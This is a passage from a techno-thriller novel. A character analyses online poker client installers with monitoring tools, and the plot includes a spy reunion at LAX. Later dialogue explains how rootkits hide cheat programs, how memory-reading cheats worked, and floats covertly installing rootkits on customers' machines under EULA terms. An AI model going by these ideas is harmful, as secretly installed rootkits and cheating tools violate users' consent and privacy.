Strange. Maybe it has multiple games in it and can do more than just poker? In any case, the 1MB file looked a little more reasonable to tackle than the 4MB executable for Ultimate Bet. He copied the whole directory structure and the log files onto the host machine. He switched over to the host side and loaded up the Filemon log in Filemon. As he started to exclude typical system process from the list of activities, he noted a **Set6.tmp** file. Apparently, this installer dropped a temp file for part of its work, just like Ultimate Bet. As he excluded more and more processes he wasn't interested in, he noticed the Exclude Path option. A light bulb came on. He excluded **C:\Program Files\PartyGaming** and that cut the list way down. Seeing what was left, he noticed quite a lot of activity in the **C:\Documents and Settings\Default\Local Settings\Temp** directory. He switched back to the VM and looked in that directory. Quite a bit of directory structure was left behind, but the only file he found was **ShowURL1.exe**. He grabbed a copy of it for completeness' sake and switched back to the host. He excluded

C:\Documents and Settings\Default\Local Settings\Temp from the list and then excluded the **C:\DOCUME~1\Default\LOCALS~1\Temp** variant, which some of the programs used instead.

He was left with a *much* more manageable list of file activity. Searching for *write* only came up with a few hits: several places where it dropped a shortcut to the program and a few places where **PartyGaming.exe** was writing to the IE temporary folders. Looks like Party Poker uses IE to show parts of itself as well. And that was it. He felt a lot more confident with this method because nothing suspicious was written outside the Program Files directory.


He opened the Regmon log and excluded the processes he wasn't interested in. He thought about whether the Exclude Path option would do him any good here and decided that he could exclude **HKCU\Software\Partygaming**, which also reminded him to go into the VM and grab a copy of that registry section. He thought it strange that it only seemed to have an entry in **HKCU\Software**, and not **HKLM\Software**.

That didn't make much of a dent in the logs, at least not in terms of the length. He hoped it would cut down on the number of SetValue hits. Starting from the top of the list, the first hit was

```
HKCU\Software\PartyPoker\PartyPoker\id
```

He was briefly confused. He double-checked the VM and there was no such key. There was PartyGaming but not PartyPoker. He searched through the rest of the log and found that, sure enough, it was removed later. *Weird*. **PartyPokerSetup.exe** put it there and then **Partygaming.exe** removed it. He excluded that path, too. He saw some entries for **Microsoft\Cryptography**. He excluded those because he wasn't sure what they were for; he had seen those in the Ultimate bet reg logs, too. He saw a bunch of Explorer keys that were being set to what looked like should be their defaults. He had also seen those in the UB logs. Same installer, maybe? There were a lot of similarities. He excluded the whole Explorer key. He excluded **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SharedDLLs**, where the installer seemed to be making a key for every file it had.

After going through line after line of SetValue entries, ignoring what he hoped were uninteresting system settings, one line caught his eye": **HKLM\Software\Notepad\mode\UCID**". The Other column in Regmon showed "51 38 65 58 36 36 79 4B …", all ASCII letter range. He switched over to the VM and pulled up that key in Regedit.



The two equal signs at the end screamed base64 encoding. He exported the reg key and saved a copy on the host. Finally! Something interesting. After a few minutes of Googling and hacking a bit of code, he came up with a short Perl program.

```
use MIME::Base64;

print decode_base64
("\x51"."\x38"."\x65"."\x58"."\x36"."\x36"."\x79"."\x4b"."\x37"."\x44"."\x54
"."\x71"."\x74"."\x63"."\x33"."\x68"."\x75"."\x68"."\x64"."\x61"."\x6e"."\x7
7"."\x3d"."\x3d");
```

With anticipation, he ran it.

```
C:\test>perl test.pl
C?ù‰?è?4ø??ß??Z?
```

Well, that was anti-climactic. He had assumed it would produce something human readable. Instead, it looked to be binary of some kind. Maybe that makes sense, since it was base64-encoded. He double-checked the Regmon log; **PartyGaming.exe** had created the key. On a hunch, he loaded **PartyGaming.exe** into IDA Pro. It prompted him to find **MFC42Lu.dll**. He couldn't remember having been prompted by IDA Pro to load a DLL like that before. He pointed it to the copy in the Party Gaming directory he had copied off and it continued loading. It took several minutes to auto-analyze, even on his fast machine. When it was done he went to the Strings window, and searched for *notepad*. Right away he found the function that referred to **Software\\Notepad\\mode**.

Unfortunately, the function passed that string to a function named MFC43Lu_860. In fact, there were tons of references in it to MFC42Lu_nnn, which he guessed were ordinal numbers to functions in that DLL. He loaded the DLL in IDA Pro, hoping that there would be names exported next to the ordinal numbers, but no such luck. It was all numbers there as well. For the moment, he gave up hope of finding what the hidden key was for and moved on. He looked through the rest of the registry log and didn't see anything else interesting.


In the interest of taking a light pass over all the poker clients before going in depth, he made notes regarding Poker Party and moved to the next one.

```
Party Poker
-Possible secure update
-Uses IE libs
-Has own SSL/zlib libs
-Has hidden key at HKLM\Software\Notepad
-No obvious hooks/rootkit
```


He was on a roll now. He reverted the VM and copied over the Poker Room installer. This was the net installer one that was only 226K. He started the logging tools and ran the installer. It asked him the usual questions: what language, where to install, agree to the license, what language (again?), and

then asked if it should run on completion. He accepted all the defaults. To his surprise, it seemed to complete without downloading anything. However, when the client tried to run, it immediately started downloading files, which took several minutes. *Ah, the initial install/download and update processes must be the same.*

He waited while the process finished and the UI finally came up.



He closed the client and stopped the logs. He started by glancing at the packet capture. It looked like it didn't have any activity for a minute or so and then hit an update URL. So, it didn't call home at all until it updated, like it said. The first URL contained **/P4WI/LatestPatcher.pf**. *That must be the update check*. He performed a Follow TCP Stream on that connection. He smiled to himself when he saw the result.



Another CRC checker from an anonymous HTTP connection! What was with these poker sites? He decided he was going to have to try faking it out at some point. It couldn't really be that stupid, could it? The rest of the packet capture was all downloading various pieces of the client, including a bunch of foreign languages. *Why did it ask what language I wanted, then?* The last bit of the log was a short SSL connection.

Going through the Regmon log for this one was almost a pleasure; it did next to nothing. Other than all of the noise that the installers make, that is. He saw more mucking about in the IE settings. Out of curiosity, he checked and this one actually did *not* put a button in the IE toolbar. He grabbed the two **HKLM\Software** keys that it created, which contained almost nothing.

Looking through the Filemon log, he saw the installer dropping temp files again. Actually, this one looked like it dropped a bunch of language-related files in the Temp directory. Robert figured it must be able to install in different languages. He checked the Temp directory on the VM, but there was nothing left behind. At least it cleaned up after itself well.

After excluding the Temp directory and the Program Files directory where it installed, he was left with just a couple of entries where it dropped shortcuts. Easy. He also observed places where it touched the IE cache, a sign that it used IE libraries to render parts of the UI. He glanced through the files he had grabbed from Program Files; there was nothing terribly interesting: a copy of **zlib1.dll** and no obvious SSL libraries. The executables were small and there was a 1.5MB **game.dll** that probably contained most of the code. He was starting to wonder if the same guys had written all of these poker clients.

Robert updated his notes file. *OK, what does that leave? Poker Stars and Paradise Poker*. He had downloaded two files for Poker Stars. One was supposed to be for IE, the other was supposed to be for Netscape. He thought, does anyone even use Netscape anymore? Isn't it Mozilla now? Then he noticed that the files were about the same size; Explorer said both were 6,219 KB. He went to a DOS prompt, and did a **fc /b** command to compare the two. *FC: no differences encountered*. He rolled his eyes *Uh, thanks Poker Stars, what was the point of that?*

He reverted his VM, copied the Poker Stars installer over, and started his logging. The installer was completely typical, asking where to install, et cetera…. He was surprised to get dumped to the desktop when it was done. It didn't even offer to run the client at the end of the install. He paused for several seconds, expecting a window to pop up anyway. When it didn't, he double-clicked the icon on the desktop; *then* it updated itself and came up. He shut down the client and stopped the logging.

He scrolled through the packet capture; it was updating itself via anonymous HTTP. He didn't even bother looking into how it knew an update was needed. An attacker who could take over the DNS address owned the client. At the end of the capture was a connection to TCP port 26002. He wasn't at all surprised to see what looked like a bit of a certificate. He configured Wireshark to decode it as SSL and it seemed to find a perfectly legitimate SSLv3 handshake.

He copied off the logs, Program Files directory, and went do grab a copy of the registry key…but didn't find one. *Strange*. He opened the Regmon log on the host machine. There was almost nothing there. The only thing he saw

that he hadn't already seen two or three times before was it setting some keys under **VB and VBA Program Settings,** which he didn't recognize.

```
136.48051453  PokerStars.exe:468   SetValue      HKCU\Software\VB and VBA
Program Settings\Plugin\InstanceA  SUCCESS0xC5E11B5E
```

He copied InstanceA and InstanceB off of the VM. It was a little unusual for a Windows program to not write a bunch of registry keys, he thought. The Filemon log indicated that it did nothing beyond writing to its Program Files directory and shortcuts.

He reverted the VM and briefly checked **HKCU\Software** on it before he did anything else. No **VB and VBA Program Settings** key or anything like that. *Strange*. He copied over the **ParadisePokerSetup.exe**, which was the largest installer by about a meg or so. He turned on logging and ran it. Standard installer, a little more graphical perhaps. At the end, it seemed to run an update process: it had a Network Status button while it ran off some unidentified percentage bar. Then it warned that *You must be 18 years of age or older. Scary!* He wondered why the others didn't have an age warning. *Maybe because I haven't tried creating any accounts yet?* Then the client came up and displayed a News window. Behind it was a Tips window. And, finally, the client itself. Very colorful. *Like a parrot had exploded*. He closed the window and was presented with a Refer-a-Friend! pop-up that stuck around for several seconds.

In the packet capture were two near-simultaneous connections: one regular HTTP and the other to TCP port 26002. He told Wireshark to decode it as SSL and that worked. *Wait, port 26002? That was the same port that Poker Stars used, too. Can't be coincidence.*

He noted a number of HTTP file transfers. Wireshark picked up something it tagged as HTTP/X. Robert looked at one of them and saw some sort of XML decode. *AJAX, maybe?* Scrolling down further, he found another SSL connection to TCP port 26101. *Hmm, a second channel?* He found another connection to TCP port 26003, which turned out to be regular HTTP.

Well, that was the quick pass. Robert had gone through the installers for each of the poker programs he was supposed to look at. He didn't spot any evidence that they put extra things on the system at install time. *They have to have some anti-cheating measures, don't they*? It must mean that those measures were only in place while the poker client was running. It also meant a LOT more analysis work on his part.

He was compiling his notes into a short status report to email to his father when he heard the handle to his office door turning. He could use a visit from Michelle about now.

Knoll Sr. walked into the office. "Hey Bobby, how has it been going? You have time to explain to your old man what you've found out so far?"

Old Man and a Ghost

Derek stood motionless, as if in shock.

"Wait!" he shouted, almost too loudly.

"They're…He's…but…." his voice trailed down to nothing as he stared on in disbelief. They were letting Knuth go! Not knowing what else to do, he stood there in the LAX, just outside of the international security checkpoint, watching as Knuth collected his boarding pass and ID from the TSA agent and walked on into the terminal.

All his time had been wasted. Agent Summers had let him go. The TSA had let him go. He was exhausted and demoralized. It had all been for nothing.

His cell phone rang. Still staring at the security gate, he flipped it open, answering the call without speaking.

"Where are you?" asked the voice on the other end. Derek was too tired to speak. "Look, I don't know where you are, but get away from this guy!" Anthony's voice sounded worried. "Get away from Knuth. Now! Seriously. Just do it," Anthony said again, sounding more frantic.

"They let him go," Derek said stoically, surprised to hear his own voice.

"You *are* on him still!" Anthony yawped. "Listen to me. This guy is out of your league!"

By this time, Gayle had seen enough. And with Knuth gone, she knew there was nothing else she could do. She approached Derek. It was time.

She moved to him slowly, but steadily. She knew Derek would be more likely to spot her if she actually looked like she was trying to sneak up on him. He was still on his phone when she had grown close enough to hear what sounded like someone yelling "Don't call me back!" He pulled the phone away from his ear and ended the call, staring blankly at his phone. Grown too close, in fact.

Derek, spooked by Anthony and feeling even more vulnerable than he had been before, suddenly stepped backward, beginning a retreat. He had no idea, of course, that there was someone right behind him. He hit Gayle hard, knocking her completely off balance and onto the concourse floor.

He was already apologizing as he spun around. "God! I'm so sorry," he said as he reached down to help her up.

"I've got it," she snapped back with a touch more force than Derek expected. He immediately drew his hands back from her, instead, reaching for the hat and sunglasses that he had knocked from her head. Gathering herself, she stood and retrieved both items from Derek's outstretched hands, immediately regaining her composure. "Sorry," she said. "You surprised me."

"My God, I am so sorry. I mean, I was, um, just…. God I'm sorry. Are you okay?"

Gayle looked at Derek with a small smile and studied his face. She waited.

"Are you okay?" he asked again. But Gayle just stood there, smiling at him. "Ma'am?"

Smiling still, Gayle finally spoke. "Your memory isn't what it used to be."

At any other time, Derek probably would have recognized her straight off. But he had just spent what seemed like days tracking Knuth nonstop halfway across the country with little or no rest. He had watched as Agent Summers met with Knuth, only to let him go. From a diner, then on a bus, throughout Las Vegas, and even on a plane to LAX, he had been trailing Knuth only to see him walk away. He was completely burned out and he just didn't get what was going on.

She was somewhat disappointed that he didn't get it yet. "Looks like you're getting a bit too old for this kind of thing, Derek."

He regarded her carefully. She certainly looked familiar in an "old schoolmate" kind of way, but that was it. He made her out to be about 50—give or take a year. But she was clearly in good shape. She was thin, not skinny, and carried her shoulder-length dirty blonde hair easily. She kept it neat and trimmed, but it was obviously nothing she obsessed over. She had a pretty face with nice blue-green eyes and wore very little make-up; just a hint of powdered color and eye shadow. But she had a relatively "common" look to her. So while he might otherwise consider her attractive, she also had a presence or, more accurately, a lack of presence that could allow her to go completely unnoticed even if you were to pass right by her on the street. But there was something there. He *did* know her, he just didn't know from where.

Then it hit him. That acute temper, that instantaneous recovery, that voice. And that damned, wry little smile. Gayle? As if shocked into being fully awake, he stepped back, making an almost indiscernible move for the gun he did not have holstered in this belt.

"What, Derek? You going to shoot me??"

"Jesus." he said. "Gayle? No. No, of course not. Just reflex…you spooked me. I don't…you're…you're not dead."

"I see your grasp of the obvious is as strong as ever."

"I don't get it. What are you doing here? How did you get here? How can you be alive?"

"Shall I answer in that particular order?"

He didn't buy it. This was not happening. It wasn't right. He didn't have a clue what was going down here, but he wasn't going to stick around to find out. He stepped to her side, passed her, and began quickly walking away.

Of all the reactions she was prepared for, that wasn't one of them. That made her angry. She reached for his arm as he went by, but he twisted his body out of her reach.

"Derek, stop. Derek!"

He kept walking, ignoring her. Time for her to pull out the stops.

"Derek! Derek!! I'm sorry!"

He slow-stepped to a stop, but did not turn around.

"I'm sorry. Please, let me explain."

Derek walked over to a row of connected metal chairs just off to the side, chose one, and sat down on the uncomfortable, padded, blue seat. She walked

over and joined him. "I really am sorry. I know I have a lot of explaining to do. I owe you that. And I will…explain that is…if you let me."

The truth was that she didn't owe him a goddamned thing. She didn't owe *anyone* a goddamned thing. But she knew he wanted to hear that. He needed to think she was remorseful and her playing the smart-ass right out of the gate obviously didn't work. But the "owe you an explanation" bit did. He had already lowered his defenses.

Men had a stupid way of holding onto the hurt, particularly when there was sex involved. After a year of being together, she had walked out on him without a word. That was so many years ago before the birth of her son. To her, a whole life had gone by since then. But a man holds onto anything that so deeply strikes at his id—unless of course *he's* the one doing the walking. Had she been the one left, sleeping between tussled pillows, he'd have forgotten her name before the bed got cold. Fucking men.

He had obviously heard about her "death." She had considered that and was prepared for the contingency. He was going to want answers. He would think he *deserved* answers. And she would tell him what he wanted to hear.

But this is where she had to be careful; she had to make sure he never so much as suspected she had gone rogue on this. If the agency found out she was operating again, she'd be dead for real; this much had been made explicitly clear to her for any matter surrounding Knuth. All it would take was Derek mentioning her name to his inside contact and it would be all over. She would never see Bobby again. She had no idea how Derek got involved with tailing Knuth, but that didn't matter. What she did know was somehow he had pulled her fingerprint from Knuth's tempest room. Her "dark" status flagged the print when he submitted it for analysis and that's when she became aware of his involvement. He was retired, so it was obvious he had simply gotten caught up in the chase; apparently reliving some of the glory days. Even though he had the door shut hard on his private investigation, she had a feeling he would stick on Knuth until he got some answers as to what everything was all about.

She was right.

He didn't know it, but Gayle had been trailing Derek for almost two weeks. She couldn't so much as Google for "Knuth" without the agency putting her into lockdown, facing serious repercussions. When she saw Derek

was involved, she recognized the opportunity she had been waiting for. Derek could do all the dirty work. Derek could risk his life trailing Knuth. All she had to do was tail Derek. Derek would lead her to Knuth and, hopefully, Knuth would lead her to Bobby. But she wouldn't say anything about Bobby. He didn't know. He could never know.

The moment Knuth walked through the security checkpoint, Derek became useless to her. But now he had seen her and he was a liability. She had to make him think she came in an official capacity, to ensure his involvement was over, and that he permanently ceased any further investigation. He had to walk away afraid to even *think* about Knuth.

Derek straightened. "Yes. You *do* owe me that. You owe me that and a whole lot more."

She sighed and nodded, giving him the illusion of acquiescence.

"Okay. But not here." Gayle nodded toward the security checkpoint. "United has a lounge for international first class over by gate 71. There won't be a soul in there this time of the day and we'll be able to talk in private. I'll go through the checkpoint first and meet you there. It's right across from Gate 70, by the bookstore. I'll be waiting in the walkway by the elevator."

"Through the checkpoint? I can't. I don't have an international ticket. I don't have *any* ticket."

"I know you don't, Derek. Get to a United customer service desk and…."

"I can't afford a first-class international ticket, Gayle," he interrupted. "Not just to sit in some lounge. We should just get the hell out of here."

"Please let me finish. Get to a United customer service desk and give them your ID. There is a ticket to Kahului waiting for you. That's in Maui."

"I *know* where Kahului is, damn it."

"It's a domestic flight; you don't need a passport. All of United's transpacific flights leave from the international concourse. The flight leaves at 1:35 this afternoon, so you've got plenty of time. You will, of course, be pulled out for a 'random' check since you're traveling with no luggage on a one-way flight. Make sure you're clean."

"Why are we going through so much trouble just to stay here?"

"Do you know where he's going?"

"Who, Knuth? This is about Knuth? No Gayle, I don't know where he's going. But there is no way I'm going near him now. He made me earlier. He's a very dangerous man; a killer. I'm not following him any more."

"We can get a seat by the big windows in the lounge. They look out over the entire tarmac."

"So? Why?"

"I don't know where he's going either. But I do know that he never waits more than about an hour for his flights if at all possible. We can at least grab the tail numbers off the flights as they go by. Maybe we can get an idea of possible destinations. We've come too far to give up now, even if it is a long shot. I know you well enough to know that you want to see this thing through. We'll get some numbers, talk things over, and then you'll get on that flight to Hawaii and enjoy a few days vacation. And we'll never see each other again."

"I don't need a vacation."

"Well, you're going to take one anyway. You seem to forget that you have been illegally following that suspect. You've interfered with the investigation of a crime scene. If you try to walk out now my team will pick you up for obstruction of justice," she said, lying. There was no team, but she knew he would buy it.

"I'm here to see to it that you drop this thing completely," she continued. "If you get on that plane, my mission will be successful. If not, we'll both be in deep shit. Look, Derek, the only reason I'm doing this is out of respect for you. I won't say anything about us in my report. As far as they'll know, I will have debriefed you and sufficiently explained how important it is that you take a vacation. I won't let them know we spent any time together or that I included you in any further surveillance of the subject. That's all I can do for you at this point, Derek."

Derek stood in silence. What else could he do?

"What if he spots us? What if he is in that lounge himself?"

Gayle knew that was his way of saying "Okay."

"The lounge is by the entrance to the terminal. He won't spot us. That's why I chose it."

"*Chose* it? How did you know we would all be in LAX? When did you get tickets?"

"I bought them yesterday in Vegas."

"Vegas? But *I* was in Vegas yester…" he began. "You've been following me since Vegas?"

"Way before that, Derek."

"It seems I taught you well, then."

"Don't flatter yourself. You weren't that hard to trail. Hell, Derek, Helen Keller could have tailed you. You went through Vegas like a marching band."

Derek deserved that. He knew there were several times when he could have done better. Way better. There were even some close calls when he felt Knuth my have spotted him. But that didn't mean she had to be so damned spiteful about it.

"I was tired. I still am."

Gayle should have known better than to get his defenses back up. She was too close to screw things up now.

"Well, I guess you did set the standard. I wouldn't have been able to make that distinction otherwise." She threw him a bone so that his precious little ego would have something to gnaw on. He had always fancied that he had shown her the ropes. She always thought of it as her showing him the sheets. Not that it mattered. She got what she wanted out of him.

Derek took the compliment without acknowledging it. "Regardless, what if he shows up in the lounge? Did you think of that?"

"He won't. He never flies international first class. Wherever he's going, he'll be in coach. Exit row, most likely."

"And just how can you be so sure? Gayle, I've been watching this guy for *weeks* now and he's done some pretty random things to throw people off. Things even I couldn't predict. I think I know what I'm talking about here."

"Weeks? Well I've been studying him for almost *30 years*. I *know* I know what I'm talking about."

"Thirty? What??"

"Derek, Knuth is my husband."

Rootkit

Knoll Sr. stood in Knoll Junior's high-tech office. He had come to see if his son's analysis of the rival poker clients had progressed.

Robert gestured for his father to have a seat as he began, "Well Dad, I haven't found any rootkits yet; at least not any permanent ones. I know all of our competitor's poker programs have some kind of anti-cheating checks; I read a bunch of web poker forums that talked about them. People get their accounts deleted for having cheating tools or bots installed…that kind of thing."

His father nodded. "You haven't been able to find out how our rivals do their checking yet?"

"Not yet. I haven't really had enough time and I'm still getting up to speed. So far, I've been able to monitor the install process for each poker client and determine that there seems to be nothing unusual put on the player's machine at install time, which is a little weird. If their detection stuff isn't running all the time, then anything malicious that loads first will be able to change the view of reality that their detectors see. This is a problem that the antivirus guys have to deal with all the time. A lot of malware, if it is able to run on the box and the AV doesn't detect it initially, will try to kill the AV programs, block updates from the AV sites, or install a rootkit."

A quizzical look furrowed Knoll's graying eyebrows. "Rootkits are for backdoor access. How could a rootkit stop the detectors from catching your cheat programs?"

Robert reached into his under-counter fridge and snagged an Imperial beer. He offered one to Dad, who declined with a head shake. Popping the

top, Robert said, "There's actually some disagreement about the formal definition of a rootkit. Some people think that it needs to provide an access method, the backdoor. Others limit the rootkit part to just the hiding features and don't think the backdoor part is necessary. When we're talking about fooling poker anti-cheating programs, we only need the hiding part. Presumably, the owner of the computer is the one who would intentionally put the rootkit on the box and doesn't need backdoor access. He just wants to fool the anti-cheats." He sipped at the beer, savoring the chilled bubbles and amazingly good flavor. He didn't know if they only had Imperial in Costa Rica, but he would be sure to keep an eye out for it elsewhere too. This was the first office he had worked in where they stocked beer in the fridge.

"Is it that complicated?" Knoll was asking. "Couldn't the cheat program just avoid the program names they check for or figure out how they check and avoid just those methods?"

Robert shrugged. "You could try. Problem is I don't know yet exactly how they are checking. They might be taking a copy of the entire process list to send back home, they might be taking copies of files or checking the registry, it's hard to say. The point of going to a full rootkit is that you skip right to the end of the game. If you do your rootkit right, they can check all they want and they won't find anything: nothing weird in the process list, no suspicious files, and no extra registry entries. A full rootkit hides from everything."

"There's no way to get around the rootkit?" His father raised a skeptical eyebrow.

"Technically, yes you can. You can try, at least. If you have *another* rootkit that can dig around in the kernel too, there's a chance you can detect the first rootkit. A lot of the anti-rootkit checkers do that. So it's a little bit of an arms race. It kinda depends on who is willing to keep updating their stuff to beat the last guy." He took a contemplative pull at the beer and leaned back in his chair. "But you have to already suspect there is a rootkit there to go looking and you probably have to have a copy of it to see what it does. Theoretically, you could write a "perfect" rootkit that totally emulates everything a checker might look for, but that's not really practical. I have read some hints about "perfect" rootkits that work on the latest processors with virtualization hardware, or that can take over memory management, or that can even reprogram the microcode on processors, but that's all kinda over my head."

"Alright, assuming you're some bastard…" Knoll gave an ironic smile. "Pardon me, a valued customer, and you've got a rootkit the anti-cheat programs can't detect. How do you use it with the poker clients? What does it hide?"

"Basically, it hides your cheat program. Okay, so I read on some of the forums that early versions of some of the poker programs did really stupid things, like all the players' cards were sent to all players. The poker program wouldn't *show* you the other players' cards, of course, but they were there, in the memory of every player's computer. So you could write a cheat program that would dig into memory and show them to you. Of course, if you can see all the cards you can win almost every time. Or at least fold when you should. Naturally, the poker programs would watch for these cheat programs, which people were selling on-line. And they eventually fixed the security problem, too. They only send you your own cards now."

His father pondered what Bobby had explained. "So, the best way to keep your cheat program "safe" from the anti-cheating code is to protect it with a rootkit. That's what you're saying, right?"

Bobby nodded.

"How about on the defense side? Is there ever a reason for an online casino to use a rootkit for protecting their poker client?"

"Well, yeah, it's protection in both cases, right? So, say you're trying to protect your poker client. You might use a rootkit to hide things from programs that are trying to hack it. Say, you have something to protect. Okay, you've always got crypto keys that need to be protected if you're doing encryption, yes? You could install a rootkit so that when any other process asks to see the memory of the poker client, it lies about the chunk of memory where the keys live. It hands out fake ones. But the rootkit is programmed to let the legitimate client get access to its own keys. Plus, if you're doing anti-cheat, you probably want to be in the kernel so you can try going after other rootkits that are trying to defend the cheat. More or less, you want a rootkit on your side for both of those functions. And your rootkit pretty much has to be installed all the time, otherwise other rootkits get there first and change your view of reality. That's why I was expecting to find something in the poker client installers. That's how I'd do it."

His father smiled at that. "Well Bobby, you've got your old man's paranoia, huh? I'm sold. Do you think you could look into how hard it would be to make a rootkit to protect Player2Player? We think our crypto protocol is safe enough that a player can't compromise his own machine in such a way to give himself an advantage. But we could always be wrong and we want to be prepared. We also would like to be able to protect the players from outside threats. If they get hacked, we would like to be able to protect their login information and keep another program from stealing their e-cash. We encrypt all that, but it doesn't help if there is a keyboard sniffer or something that can recover keys."

"Oohh…" Robert was in over his head on that one. "Well, I can look into it, but I can't promise anything. That's some heavy-duty programming. I could maybe cobble together an example from other code available on the net, just as a proof of concept. It would take some time. But what about putting the rootkit on everyone's machines? Can you even do that?"

"Well, let's see what you can do for a start. There's no harm in us trying here in the lab. We have some legal protections in our EULA. We have reserved the right to install other software and to examine the machine for purposes of determining if any unauthorized software is installed or running. No one seems to have objected so far. Do you think there's a legal problem? Are rootkits always illegal? I don't know that U.S. laws even affect us. Most people think it's technically illegal for U.S. users to play on-line poker for money, but they are our biggest market."

